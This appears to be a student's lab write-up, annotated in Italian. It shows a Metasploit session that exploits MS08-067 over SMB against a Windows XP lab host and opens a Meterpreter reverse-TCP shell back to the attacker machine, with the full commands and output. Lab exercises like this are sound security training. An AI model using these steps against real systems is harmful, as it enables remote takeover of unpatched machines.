

```

msf6 > search ms08-067

Matching Modules



| # | Name                                | Disclosure Date | Rank  | Check | Description                                                      |
|---|-------------------------------------|-----------------|-------|-------|------------------------------------------------------------------|
| 0 | exploit/windows/smb/ms08_067_netapi | 2008-10-28      | great | Yes   | MS08-067 Microsoft Server Service Relative Path Stack Corruption |



Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                                                          |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                                                              |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.25    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.50
RHOSTS => 192.168.1.50
msf6 exploit(windows/smb/ms08_067_netapi) >

```

Da terminale kali faccio partire mfsconsole e cerco la vulnerabilita' ms08-067 e poi vedo le opzioni per sapere i campi da riempire e aggiungo l'ip target

```

File Actions Edit View Help
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.50    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.50:445 - Automatically detecting the target...
[*] 192.168.1.50:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.50:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.50:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.50
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.50:1035) at 2024-03-06 10:41:22 -0500


meterpreter > pwd
C:\WINDOWS\system32
meterpreter > ?

Core Commands

  Command      Description
  --

```

una volta aggiunto l'ip faccio partire l'exploit e poi uso ? per vedere la varie che si possono fare



faccio uno screenshot dello schermo target come richiesto dalla traccia